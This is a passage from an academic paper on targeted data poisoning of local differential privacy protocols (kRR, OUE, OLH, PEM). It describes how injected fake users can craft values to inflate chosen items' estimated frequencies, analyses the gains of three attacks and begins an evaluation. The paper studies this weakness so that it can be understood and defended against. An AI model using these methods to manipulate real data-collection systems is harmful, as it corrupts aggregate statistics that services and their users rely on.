Roughly speaking, Equation (3) means that the frequency of an item is estimated as the fraction of users whose perturbed values support the item normalized by p, q, and n. Pure LDP protocols are unbiased estimators of the item frequencies [59], i.e., $\mathbb{E}[\tilde{f}_v] = f_v$, where f_v is the true frequency for item v. Therefore, we have:

$$\sum_{i=1}^{n} \mathbb{E}[\mathbb{1}_{S(y_i)}(v)] = n(f_v(p - q) + q). \tag{4}$$

Equation (4) will be useful for the analysis of our attacks. Next, we describe three state-of-the-art pure LDP protocols, i.e., kRR [18], OUE [59], and OLH [59]. These three protocols are recommended for use in different scenarios. Specifically, kRR achieves the smallest estimation errors when the number of items is small, i.e., $d < 3e^{\varepsilon} + 2$. When the number of items is large, both OUE and OLH achieve the smallest estimation errors. OUE has a larger communication cost, while OLH has a larger computation cost for the central server. Therefore, when the communication cost is a bottleneck, OLH is recommended, otherwise OUE is recommended.

2.1.1 kRR

Encode: kRR encodes an item v to itself. Therefore, the encoded space $\mathcal{D}$ for kRR is identical to the domain of items, which is $\mathcal{D} = [d]$.

Perturb: kRR keeps an encoded item unchanged with a probability p and perturbs it to a different random item $a \in \mathcal{D}$ with probability q. Formally, we have:

$$\Pr(y = a) = \begin{cases} \frac{e^{\varepsilon}}{d-1+e^{\varepsilon}} \triangleq p, & \text{if } a = v, \\ \frac{1}{d-1+e^{\varepsilon}} \triangleq q, & \text{otherwise,} \end{cases} \tag{5}$$

where y is the random perturbed value sent to the central server when a user's item is v.

Aggregate: The key for aggregation is to derive the support set. A perturbed value y only supports itself for kRR. Specifically, we have $S(y) = \{y\}$. Given the support set, we can estimate item frequencies using Equation (3).

2.1.2 OUE

Encode: OUE encodes an item v to a d-bit binary vector $\boldsymbol{e}_v$ whose bits are all zero except the v-th bit. The encoded space for OUE is $\mathcal{D} = \{0,1\}^d$, where d is the number of items.

Perturb: OUE perturbs the bits of the encoded binary vector independently. Specifically, for each bit of the encoded binary vector, if it is 1, then it remains 1 with a probability p. Otherwise if the bit is 0, it is flipped to 1 with a probability q. Formally, we have:

$$\Pr(y_i = 1) = \begin{cases} \frac{1}{2} \triangleq p, & \text{if } i = v, \\ \frac{1}{e^{\varepsilon}+1} \triangleq q, & \text{otherwise,} \end{cases} \tag{6}$$

where the vector $\boldsymbol{y} = [y_1\ y_2\ \cdots\ y_d]$ is the perturbed value for a user with item v.

Aggregate: A perturbed value $\boldsymbol{y}$ supports an item v if and only if the v-th bit of $\boldsymbol{y}$, denoted as y_v, equals to 1. Formally, we have $S(\boldsymbol{y}) = \{v | v \in [d] \text{ and } y_v = 1\}$.

2.1.3 OLH

Encode: OLH leverages a family of hash functions $\mathbf{H}$, each of which maps an item $v \in [d]$ to a value $h \in [d']$, where $d' < d$. In particular, OLH uses $d' = e^{\varepsilon} + 1$ as it achieves the best performance [59]. An example of the hash function family $\mathbf{H}$ could be xxhash [14] with different seeds. Specifically, a seed is a non-negative integer and each seed represents a different xxhash hash function. In the encode step, OLH randomly picks a hash function H from $\mathbf{H}$. When xxhash is used, randomly picking a hash function is equivalent to randomly selecting a non-negative integer as a seed. Then, OLH computes the hash value of the item v as $h = H(v)$. The tuple (H, h) is the encoded value for the item v. The encoded space for OLH is $\mathcal{D} = \{(H, h) | H \in \mathbf{H} \text{ and } h \in [d']\}$.

Perturb: OLH only perturbs the hash value h and does not change the hash function H. In particular, the hash value stays unchanged with probability p' and switches to a different value in $[d']$ with probability q'. Formally, we have:

$$\Pr(y=(H,a)) = \begin{cases} \frac{e^{\varepsilon}}{e^{\varepsilon}+d'-1} \triangleq p', & \text{if } a = H(v), \\ \frac{1}{e^{\varepsilon}+d'-1} \triangleq q', & \text{otherwise}, \end{cases} \quad (7)$$

where y is the perturbed value sent to the central server from a user with item v. Therefore, the overall probability parameters p and q are $p = p' = \frac{e^{\varepsilon}}{e^{\varepsilon}+d'-1}$ and $q = \frac{1}{d'} \cdot p' + (1-\frac{1}{d'}) \cdot q' = \frac{1}{d'}$.

Aggregate: A perturbed value $y = (H,h)$ supports an item $v \in [d]$ if v is hashed to h by H. Formally, we have $S(y) = \{v | v \in [d] \text{ and } H(v) = h\}$.

2.2 Heavy Hitter Identification

The goal of heavy hitter identification [9, 10, 62] is to identify the top-k items that are the most frequent among the n users. A direct and simple solution is to first estimate the frequency of each item using a frequency estimation protocol and then select the k items with the largest frequencies. However, such method is not scalable to a large number of items. In response, a line of works [9, 10, 62] developed protocols to identify heavy hitters without estimating item frequencies. For example, Bassily et al. [9] and Wang et al. [62] independently developed a similar heavy hitter identification protocol, which divides users into groups and iteratively applies a frequency estimation protocol to identify frequent prefixes within each group. Next, we take the *Prefix Extending Method (PEM)* [62], a state-of-the-art heavy hitter identification protocol, as an example to illustrate the process.

In PEM, each user encodes its item as a γ-bits binary vector. Suppose users are evenly divided into g groups. In the jth iteration, users in the jth group use the OLH protocol to perturb the first $\lambda_j = \lceil \log_2 k \rceil + \left\lceil j \cdot \frac{\gamma - \lceil \log_2 k \rceil}{g} \right\rceil$ bits of their binary vectors and send the perturbed bits to the central server, which uses the aggregate step of the OLH protocol to estimate the frequencies of the prefixes that extend the previous top-k prefixes. OLH instead of OUE is used because the number of items corresponding to λ_j bits is 2^{λ_j}, which is often large and incurs large communication costs for OUE. Specifically, the central server uses the aggregate step of OLH to estimate the frequencies of the λ_j-bits prefixes in the set $R_{j-1} \times \{0,1\}^{\lambda_j - \lambda_{j-1}}$, where R_{j-1} is the set of top-k λ_{j-1}-bits prefixes identified in the $(j-1)$th iteration and the $\times$ symbol denotes Cartesian product. After estimating the frequencies of these λ_j-bits prefixes, the central server identifies the top-k most frequent ones, which are denoted as the set R_j. This process is repeated for the g groups and the set of top-k prefixes in the final iteration are identified as the top-k heavy hitters.

2.3 Data Poisoning Attacks

Data poisoning attacks to LDP protocols: A concurrent work [13] studied *untargeted* attacks to LDP protocols. In particular, they focused on degrading the overall performance of frequency estimation or heavy hitter identification. For instance, we can represent the estimated frequencies of all items as a vector, where an entry corresponds to an item. They studied how an attack can manipulate the L_p-norm distance between such vectors before and after attack. In contrast, we study *targeted* attacks that aim to increase the estimated frequencies of the attacker-chosen target items or promote them to be identified as heavy hitters. We note that the L_p-norm distance between the item frequency vectors is different from the increased estimated frequencies for the target items. For instance, L_1-norm distance between the item frequency vectors is a loose upper bound of the increased estimated frequencies for the target items.

Data poisoning attacks to machine learning: A line of works [7, 11, 23–25, 27–30, 35–39, 41–44, 49, 50, 58, 65] studied data poisoning attacks to machine learning systems. In particular, the attacker manipulates the training data such that a bad model is learnt, which makes predictions as the attacker desires. For instance, Biggio et al. [11] investigated data poisoning attacks against Support Vector Machines. Jagielski et al. [29] studied data poisoning attacks to regression models. Shafahi et al. [50] proposed poisoning attacks to neural networks, where the learnt model makes incorrect predictions only for target testing examples. Gu et al. [27] and Liu et al. [36] proposed data poisoning attacks (also called backdoor/trojan attacks) to neural networks, where the learnt model predicts an attacker-chosen label for testing examples with a certain trigger. Data poisoning attacks were also proposed to spam filters [41], recommender systems [24, 25, 35, 65], graph-based methods [55], etc.. Our data poisoning attacks are different from these attacks because how LDP protocols aggregate the users' data to estimate frequencies or identify heavy hitters is substantially different from how a machine learning system aggregates training data to derive a model.

3 Attacking Frequency Estimation

3.1 Threat Model

We characterize our threat model with respect to an attacker's capability, background knowledge, and goal.

Attacker's capability and background knowledge: We assume an attacker can inject some fake users into an LDP protocol. These fake users can send arbitrary data in the encoded space to the central server. Specifically, we assume n genuine users and the attacker injects m fake users to the system. Therefore, the total number of users becomes $n+m$. We note that it is a practical threat model to assume that an

attacker can inject fake users.In particular, previous measurement study [54] showed that attackers can easily have access to a large number of fake/compromised accounts in various web services such as Twitter, Google, and Hotmail. Moreover, an attacker can buy fake/compromised accounts for these web services from merchants in the underground market with cheap prices. For instance, a Hotmail account costs \$0.004 – 0.03; and a phone verified Google account costs \$0.03 – 0.50 depending on the merchants.

Since an LDP protocol executes the encode and perturb steps locally on users' side, the attacker has access to the implementation of these steps. Therefore, the attacker knows various parameters of the LDP protocol. In particular, the attacker knows the domain size d, the encoded space $\mathcal{D}$, and the support set $S(y)$ for each perturbed value $y \in \mathcal{D}$.

Attacker's goal: We consider the attacker's goal is to promote some target items, i.e., increase the estimated frequencies of the target items. For example, a company may be interested in making its products more popular. Formally, we denote by $T = \{t_1, t_2, \cdots, t_r\}$ the set of r target items. To increase the estimated frequencies of the target items, the attacker carefully crafts the perturbed values sent from the fake users to the central server. We denote by $\mathbf{Y}$ the set of crafted perturbed values for the fake users, where an entry y_i of $\mathbf{Y}$ is the crafted perturbed value for a fake user. The perturbed value y_i could be a number (e.g., for kRR protocol), a binary vector (e.g., for OUE), and a tuple (e.g., for OLH).

Suppose $\tilde{f}_{t,b}$ and $\tilde{f}_{t,a}$ are the frequencies estimated by the LDP protocol for a target item t before and after attack, respectively. We define the *frequency gain* $\Delta\tilde{f}_t$ for a target item t as $\Delta\tilde{f}_t = \tilde{f}_{t,a} - \tilde{f}_{t,b}, \forall t \in T$. A larger frequency gain $\Delta\tilde{f}_t$ implies a more successful attack. Note that an LDP protocol perturbs the value on each genuine user randomly. Therefore, the frequency gain $\Delta\tilde{f}_t$ is random for a given set of crafted perturbed values $\mathbf{Y}$ for the fake users. Thus, we define the attacker's *overall gain* G using the sum of the expected frequency gains for the target items, i.e., $G(\mathbf{Y}) = \sum_{t \in T} \mathbb{E}[\Delta\tilde{f}_t]$, where $\Delta\tilde{f}_t$ implicitly depends on $\mathbf{Y}$. Therefore, an attacker's goal is to craft the perturbed values $\mathbf{Y}$ to maximize the overall gain. Formally, the attacker aims to solve the following optimization problem:

$$\max_{\mathbf{Y}} \quad G(\mathbf{Y}). \tag{8}$$

We note that, to incorporate the different priorities of the target items, an attacker could also assign different weights to the expected frequency gains $\mathbb{E}[\Delta\tilde{f}_t]$ of different target items when calculating the overall gain. Our attacks are also applicable to such scenarios. However, for simplicity, we assume the target items have the same priority.

3.2 Three Attacks

We propose three attacks: *Random perturbed-value attack (RPA)*, *random item attack (RIA)*, and *Maximal gain attack (MGA)*. RPA selects a perturbed value from the encoded space of the LDP protocol uniformly at random for each fake user and sends it to the server. RPA does not consider any information about the target items. RIA selects a target item from the set of target items uniformly at random for each fake user and uses the LDP protocol to encode and perturb the item. MGA crafts the perturbed value for each fake user to maximize the overall gain G via solving the optimization problem in Equation (8). RPA and RIA are two baseline attacks, which are designed to better demonstrate the effectiveness of MGA.

Random perturbed-value attack (RPA): For each fake user, RPA selects a value from the encoded space of the LDP protocol uniformly at random and sends it to the server.

Random item attack (RIA): Unlike RPA, RIA considers information about the target items. In particular, RIA randomly selects a target item from the set of target items for each fake user. Then, the LDP protocol is applied to encode and perturb the item. Finally, the perturbed value is sent to the server.

Maximal gain attack (MGA): The idea behind this attack is to craft the perturbed values for the fake users via solving the optimization problem in Equation (8). Specifically, according to Equation (3), the frequency gain $\Delta\tilde{f}_t$ for a target item t is:

$$\Delta\tilde{f}_t = \frac{\frac{1}{n+m}\sum_{i=1}^{n+m}\mathbb{1}_{S(y_i)}(t) - q}{p-q} - \frac{\frac{1}{n}\sum_{i=1}^{n}\mathbb{1}_{S(y_i)}(t) - q}{p-q} \tag{9}$$

$$= \frac{\sum_{i=n+1}^{n+m}\mathbb{1}_{S(y_i)}(t)}{(n+m)(p-q)} - \frac{m\sum_{i=1}^{n}\mathbb{1}_{S(y_i)}(t)}{n(n+m)(p-q)}, \tag{10}$$

where y_i is the perturbed value sent from user i to the server. The first term in Equation (10) only depends on fake users, while the second term only depends on genuine users. Moreover, the expected frequency gain for a target item t is:

$$\mathbb{E}[\Delta\tilde{f}_t] = \frac{\sum_{i=n+1}^{n+m}\mathbb{E}[\mathbb{1}_{S(y_i)}(t)]}{(n+m)(p-q)} - \frac{m\sum_{i=1}^{n}\mathbb{E}[\mathbb{1}_{S(y_i)}(t)]}{n(n+m)(p-q)}, \tag{11}$$

where we denote the second term as a constant c_t for simplicity. Moreover, based on Equation (4), we have:

$$c_t = \frac{m(f_t(p-q)+q)}{(n+m)(p-q)}, \tag{12}$$

where f_t is the true frequency of t among the n genuine users. Furthermore, we have the overall gain as follows:

$$G = \frac{\sum_{i=n+1}^{n+m}\sum_{t\in T}\mathbb{E}[\mathbb{1}_{S(y_i)}(t)]}{(n+m)(p-q)} - c, \tag{13}$$

where $c = \sum_{t\in T} c_t = \frac{m(f_T(p-q)+rq)}{(n+m)(p-q)}$, where $f_T = \sum_{t\in T} f_t$. c does not depend on the perturbed values sent from the fake users to the central server. In RPA and RIA, the crafted perturbed values for the fake users are random. Therefore, the expectation of the characteristic function $\mathbb{E}[\mathbb{1}_{S(y_i)}(t)]$ and the overall gain depend on such randomness. However, MGA

uses the optimal perturbed values for fake users, and the characteristic function $\mathbb{1}_{S(y_i)}(t)$ becomes deterministic. Therefore, for MGA, we can drop the expectation $\mathbb{E}$ in Equation (13), and then we can transform the optimization problem in Equation (8) as follows:

$$\mathbf{Y}^* = \arg\max_{\mathbf{Y}} G(\mathbf{Y}) = \arg\max_{\mathbf{Y}} \sum_{i=n+1}^{n+m} \sum_{t \in T} \mathbb{1}_{S(y_i)}(t), \tag{14}$$

where we remove the constants c and $(n+m)(p-q)$ in the optimization problem. Note that the above optimization problem only depends on the perturbed values of the fake users, and the perturbed values y_i for the fake users are independent from each other. Therefore, we can solve the optimization problem independently for each fake user. Formally, for each fake user, we craft its perturbed value y^* via solving the following optimization problem:

$$y^* = \arg\max_{y \in \mathcal{D}} \sum_{t \in T} \mathbb{1}_{S(y)}(t). \tag{15}$$

We note that, for each fake user, we obtain its perturbed value via solving the same above optimization problem. However, as we will show in the next sections, the optimization problem has many optimal solutions. Therefore, we randomly pick an optimal solution for a fake user.

Next, we discuss how to apply these three attacks to state-of-the-art LDP protocols including kRR, OUE, and OLH, as well as analyzing their overall gains.

3.3 Attacking kRR

Random perturbed-value attack (RPA): For each fake user, RPA randomly selects a perturbed value y_i from the encoded space, i.e., $[d]$, and sends it to the server. We can calculate the expectation of the characteristic function for $t \in T$ as follows:

$$\mathbb{E}[\mathbb{1}_{S(y_i)}(t)] = \Pr(\mathbb{1}_{S(y_i)}(t) = 1) \tag{16}$$

$$= \Pr(t \in S(y_i)) = \Pr(y_i = t) \tag{17}$$

$$= \frac{1}{d} \tag{18}$$

Therefore, according to Equation (13), the overall gain is $G = \frac{rm}{d(n+m)(p-q)} - c$.

Random item attack (RIA): For each fake user, RIA randomly selects an item t_i from the set of target items T, perturbs the item following the rule in Equation (5), and sends the perturbed item y_i to the server. First, we can calculate the expectation of the characteristic function as follows:

$$\mathbb{E}[\mathbb{1}_{S(y_i)}(t)] = \Pr(y_i = t) \tag{19}$$

$$= \Pr(t_i = t)\Pr(y_i = t | t_i = t) + \Pr(t_i \neq t)\Pr(y_i = t | t_i \neq t) \tag{20}$$

$$= \frac{1}{r} \cdot p + (1 - \frac{1}{r}) q, \tag{21}$$

where $r = |T|$ is the number of target items. According to Equation (13), we can obtain the overall gain as $G = \frac{(p+(r-1)q)m}{(n+m)(p-q)} - c$.

Maximal gain attack (MGA): For each fake user, MGA crafts its perturbed value by solving the optimization problem in Equation (15). For the kRR protocol, we have $\sum_{t \in T} \mathbb{1}_{S(y)}(t) \leq 1$ and $\sum_{t \in T} \mathbb{1}_{S(y)}(t) = 1$ when y is a target item in T. Therefore, MGA picks any target item for each fake user. Moreover, according to Equation (13), the overall gain is $G = \frac{m}{(n+m)(p-q)} - c$.

3.4 Attacking OUE

Random perturbed-value attack (RPA): For each fake user, RPA selects a d-bits binary vector $\boldsymbol{y}_i$ from the encoded space $\{0,1\}^d$ uniformly at random as its perturbed vector and sends it to the server. We denote by $y_{i,j}$ the j-th bit of the perturbed vector $\boldsymbol{y}_i$. Therefore, for each target item $t \in T$, we have $\mathbb{E}[\mathbb{1}_{S(\boldsymbol{y}_i)}(t)] = \Pr(y_{i,t} = 1) = \frac{1}{2}$. According to Equation (13), we can obtain the overall gain as $G = \frac{rm}{2(n+m)(p-q)} - c$.

Random item attack (RIA): For each fake user, RIA randomly selects a target item $t_i \in T$, encodes it to a d-bits binary vector $\mathbf{e}_i$ whose bits are all zeros except the t_i-th bit, randomly perturbs $\mathbf{e}_i$ following Equation (6), and sends the perturbed vector $\boldsymbol{y}_i$ to the server. For a target item $t \in T$, we can calculate the expected value of the characteristic function as follows:

$$\mathbb{E}[\mathbb{1}_{S(\boldsymbol{y}_i)}(t)] = \Pr(y_{i,t} = 1) \tag{22}$$

$$= \Pr(t_i = t)\Pr(y_{i,t} = 1 | t_i = t) + \Pr(t_i \neq t)\Pr(y_{i,t} = 1 | t_i \neq t) \tag{23}$$

$$= \frac{1}{r} \cdot p + (1 - \frac{1}{r}) \cdot q, \tag{24}$$

where p and q are defined in Equation (6). Therefore, the overall gain is $G = \frac{(p+(r-1)q)m}{(n+m)(p-q)} - c$.

Maximal gain attack (MGA): For each fake user, MGA chooses a perturbed vector $\boldsymbol{y}_i$ that is a solution of the optimization problem defined in Equation (15). For OUE, we have $\sum_{t \in T} \mathbb{1}_{S(\boldsymbol{y}_i)}(t) \leq r$ and $\sum_{t \in T} \mathbb{1}_{S(\boldsymbol{y}_i)}(t) = r$ is achieved when $\mathbb{1}_{S(\boldsymbol{y}_i)}(t) = 1, \forall t \in T$. Thus, for each fake user, MGA initializes a perturbed vector $\boldsymbol{y}_i$ as a binary vector of all 0's and sets $y_{i,t} = 1$ for all $t \in T$. However, if all fake users send the same perturbed binary vector to the server, the server can easily detect the fake users. For instance, there is only one entry in the perturbed binary vector that has value 1 when we only have 1 target item; and the server could detect a vector with only a single 1 to be from a fake user, because it is statistically unlikely for a genuine user to send such a vector. Therefore, MGA also randomly samples l non-target bits of the perturbed vector $\boldsymbol{y}_i$ and sets them to 1. Specifically, we set l such that the number of 1's in the binary vector is the expected number of 1's in the perturbed binary vector of a genuine user. Since the perturbed binary vector of a genuine user has $p + (d-1)q$ 1's on average, we set $l = \lfloor p + (d-1)q - r \rfloor$. Note that r is usually much smaller than d, so l is a non-negative value. The final binary vector is sent to the server. According to Equation (13), the overall gain is $G = \frac{rm}{(n+m)(p-q)} - c$.

	kRR	OUE	OLH
Random perturbed-value attack (RPA)	$\beta(\frac{r}{d}-f_T)$	$\beta(r-f_T)$	$-\beta f_T$
Random item attack (RIA)	$\beta(1-f_T)$	$\beta(1-f_T)$	$\beta(1-f_T)$
Maximal gain attack (MGA)	$\beta(1-f_T)+\frac{\beta(d-r)}{e^\varepsilon-1}$	$\beta(2r-f_T)+\frac{2\beta r}{e^\varepsilon-1}$	$\beta(2r-f_T)+\frac{2\beta r}{e^\varepsilon-1}$
Standard deviation of estimation	$\frac{r\sqrt{d-2+e^\varepsilon}}{(e^\varepsilon-1)\sqrt{n}}$	$\frac{2re^{\varepsilon/2}}{(e^\varepsilon-1)\sqrt{n}}$	$\frac{2re^{\varepsilon/2}}{(e^\varepsilon-1)\sqrt{n}}$

Table 1: Overall gains of the three attacks for kRR, OUE, and OLH. n is the number of genuine users, $\beta=\frac{m}{n+m}$ is the fraction of fake users among all users, d is the number of items, r is the number of target items, $f_T=\sum_{t\in T} f_t$ is the sum of true frequencies of the target items among the genuine users, ε is the privacy budget, and e is the base of the natural logarithm. To understand the significance of the overall gains, we also include the standard deviations of the estimated total frequencies of the target items among the n genuine users [59] in the table.

3.5 Attacking OLH

Random perturbed-value attack (RPA): For each fake user, RPA randomly selects a hash function $H_i \in \mathbf{H}$ and a hash value $a_i \in [d']$, and sends the tuple $y_i=(H_i,a_i)$ to the server. For each $t\in T$, we have $\mathbb{E}[\mathbb{1}_{S(\mathbf{y}_i)}(t)]=\Pr(H_i(t)=a_i)=\frac{1}{d'}$. Therefore, we can obtain the overall gain as $G=\frac{rm}{d'(n+m)(p-q)}-c$.

Random item attack (RIA): For each fake user, RIA randomly selects a target item t_i, randomly selects a hash function $H_i\in\mathbf{H}$, and calculates the hash value $h_i=H_i(t_i)$. The tuple (H_i,h_i) is then perturbed as (H_i,a_i) according to Equation (7). (H_i,a_i) is the perturbed value, i.e., $y_i=(H_i,a_i)$. We assume the hash function H_i maps any item in $[d]$ to a value in $[d']$ uniformly at random. For a target item $t\in T$, we can calculate the expectation of the characteristic function as follows:

$$\begin{aligned}\mathbb{E}[\mathbb{1}_{S(y_i)}(t)] &= \Pr(H_i(t)=a_i) && (25)\\ &= \Pr(t_i=t)\Pr(H_i(t)=a_i|t_i=t)\\ &+ \Pr(t_i\neq t)\Pr(H_i(t)=a_i|t_i\neq t) && (26)\\ &= \frac{1}{r}\cdot p+(1-\frac{1}{r})\cdot q. && (27)\end{aligned}$$

Thus, the overall gain for RIA is $G=\frac{[p+(r-1)q]m}{(n+m)(p-q)}-c$.

Maximal gain attack (MGA): For each fake user, MGA chooses a perturbed value $y_i=(H_i,a_i)$ that is a solution of the optimization problem defined in Equation (15). For OLH, we have $\sum_{t\in T}\mathbb{1}_{S(y_i)}(t)\leq r$ and $\sum_{t\in T}\mathbb{1}_{S(y_i)}(t)=r$ is achieved when the hash function H_i maps all items in T to a_i, i.e., $H_i(t)=a_i,\forall t\in T$. Thus, for each fake user, MGA searches for a hash function H_i in $\mathbf{H}$ such that $H_i(t)=a_i,\forall t\in T$ holds. Therefore, according to Equation (13), the overall gain is $G=\frac{rm}{(n+m)(p-q)}-c$. Note that we may not be able to find such a hash function in practice. In our experiments, for each fake user, we randomly sample 1,000 hash functions and use the one that hashes the most target items to the same value.

3.6 Theoretical Analysis

Table 1 summarizes the overall gains of the three attacks for kRR, OUE, and OLH, where we have replaced the parameters p and q for each LDP protocol according to Section 2.1. Next, we compare the three attacks, discuss a fundamental security-privacy tradeoff, and compare the three LDP protocols with respect to their security against our data poisoning attacks.

Comparing the three attacks: All three attacks achieve larger overall gains when the target items' true frequencies are smaller (i.e., f_T is smaller). MGA achieves the largest overall gain among the three attacks. In fact, given an LDP protocol, a set of target items and fake users, MGA achieves the largest overall gain among all possible attacks. This is because MGA crafts the perturbed values for the fake users such that the overall gain is maximized. RIA achieves larger overall gains than RPA for kRR and OLH, while RPA achieves a larger overall gain than RIA for OUE.

Table 1 also includes the standard deviations of the estimated total frequencies of the target items among the n genuine users. Due to the $\sqrt{n}$ term in the denominators, the standard deviations are much smaller than the overall gains of our MGA attacks. For instance, on the Zipf dataset in our experiments with the default parameter settings, the overall gains of MGA are 1600, 82, and 82 times larger than the standard deviations for kRR, OUE, and OLH, respectively.

Fundamental security-privacy tradeoffs: The security of an LDP protocol is determined by the strongest attack (i.e., MGA) to it. Intuitively, when the privacy budget ε is smaller (i.e., stronger privacy), genuine users add larger noise to their data. However, the perturbed values that MGA crafts for the fake users do not depend on the privacy budget. As a result, the fake users contribute more towards the estimated item frequencies, making the overall gain larger. In other words, we have a fundamental security-privacy tradeoff. Formally, the following theorem shows such tradeoffs.

Theorem 1 (Security-Privacy Tradeoff)**.** *For any of the three LDP protocols kRR, OUE, and OLH, when the privacy budget ε is smaller (i.e., stronger privacy), MGA achieves a larger overall gain G (i.e., weaker security).*

Proof. Table 1 shows that ε is in the denominator of the overall gains for MGA. Therefore, the overall gains of MGA increase as ε decreases. □

Comparing the security of the three LDP protocols: Table 1 shows that, when MGA is used, OUE and OLH achieve the same overall gain. Therefore, OUE and OLH have the same level of security against data poisoning attacks. The following theorem shows that OUE and OLH are more secure than kRR when the number of items is larger than a threshold.

Theorem 2. *Suppose MGA is used. OUE and OLH are more secure than kRR when the number of items is larger than some threshold, i.e., $d > (2r-1)(e^{\varepsilon}-1)+3r$.*

Proof. See Appendix A. □

4 Attacking Heavy Hitter Identification

4.1 Threat model

Attacker's capability and background knowledge: We make the same assumption on the attacker's capability and background knowledge as in attacking frequency estimation, i.e., the attacker can inject fake users into the protocol and send arbitrary data to the central server.

Attacker's goal: We consider the attacker's goal is to promote some target items, i.e., manipulate the heavy hitter identification protocol to recognize the target items as top-k heavy hitters. Formally, we denote by $T = \{t_1, t_2, \cdots, t_r\}$ the set of r target items, which are not among the true top-k heavy hitters. We define *success rate* of an attack as the fraction of target items that are promoted to be top-k heavy hitters by the attack. An attacker's goal is to achieve a high success rate.

4.2 Attacks

State-of-the-art heavy hitter identification protocols iteratively apply frequency estimation protocols. Therefore, we apply the three attacks for frequency estimation to heavy hitter identification. Next, we use PEM as an example to illustrate how to attack heavy hitter identification protocols.

In PEM, each item is encoded by a γ-bits binary vector and users are randomly divided into g groups. On average, each group contains a fraction of $\frac{m}{n+m}$ fake users. In the jth iteration, PEM uses OLH to perturb the first λ_j bits of the binary vectors for users in the jth group and sends them to the central server. An attacker uses the RPA, RIA, or MGA to craft the data sent from the fake users to the central server by treating the first λ_j bits of the binary vectors corresponding to the target items as the "target items" in the jth iteration. Such attacks can increase the likelihood that the first λ_j bits of the target items are identified as the top-k prefixes in the jth iteration, which in turn makes it more likely to promote the target items as top-k heavy hitters.

Parameter	Default setting
β	0.05
r	1
f_T	0.01
ε	1
k	20
g	10

Table 2: Default parameter settings.

5 Evaluation

5.1 Experimental Setup

Datasets: We evaluate our attacks on three datasets, including a synthetic dataset and two real-world datasets, i.e., Fire [4] and IPUMS [51].

- **Zipf:** Following previous work on LDP protocols, we generate random data following the Zipf's distribution. In particular, we use the same parameter in the Zipf's distribution as in [59]. By default, we synthesize a dataset with 1,024 items and 1,000,000 users.
- **Fire [4]:** The Fire dataset was collected by the San Francisco Fire Department, recording information about calls for service. We filter the records by call type and use the data of type "Alarms". We treat the unit ID as the item that each user holds, which results in a total of 244 items and 548,868 users.
- **IPUMS [51]:** The IPUMS dataset contains the US census data over the years. We select the latest data of 2017 and treat the city attribute as the item each user holds, which results in a total of 102 items and 389,894 users.

Parameter setting: For frequency estimation, the overall gains of our attacks may depend on β (the fraction of fake users), r and f_T (the number of target items and their true frequencies), ε (privacy budget), and d (number of items in the domain). For heavy hitter identification, the success rates of our attacks further depend on k (the number of items identified as heavy hitters) and g (the group size used by the PEM protocol). Table 2 shows the default settings for these parameters, which we will use in our experiments unless otherwise mentioned. We will study the impact of each parameter, while fixing the remaining parameters to their default settings. Moreover, we use $d' = \lceil e^{\varepsilon}+1 \rceil$ in OLH as d' is an integer.

5.2 Results for Frequency Estimation

Impact of different parameters: Table 1 shows the theoretical overall gains of the three attacks for the kRR, OUE, and OLH protocols. We use these theoretical results to study the impact of each parameter. Figures 1 to 3 show the impact of different parameters on the overall gains and *normalized overall gains*. A normalized overall gain is the ratio between the total frequencies of the target items after and before an attack,




Figure 1: Impact of different parameters on the overall gains (first row) and normalized overall gains (second row) of the three attacks for kRR.




Figure 2: Impact of different parameters on the overall gains (first row) and normalized overall gains (second row) of the three attacks for OUE.

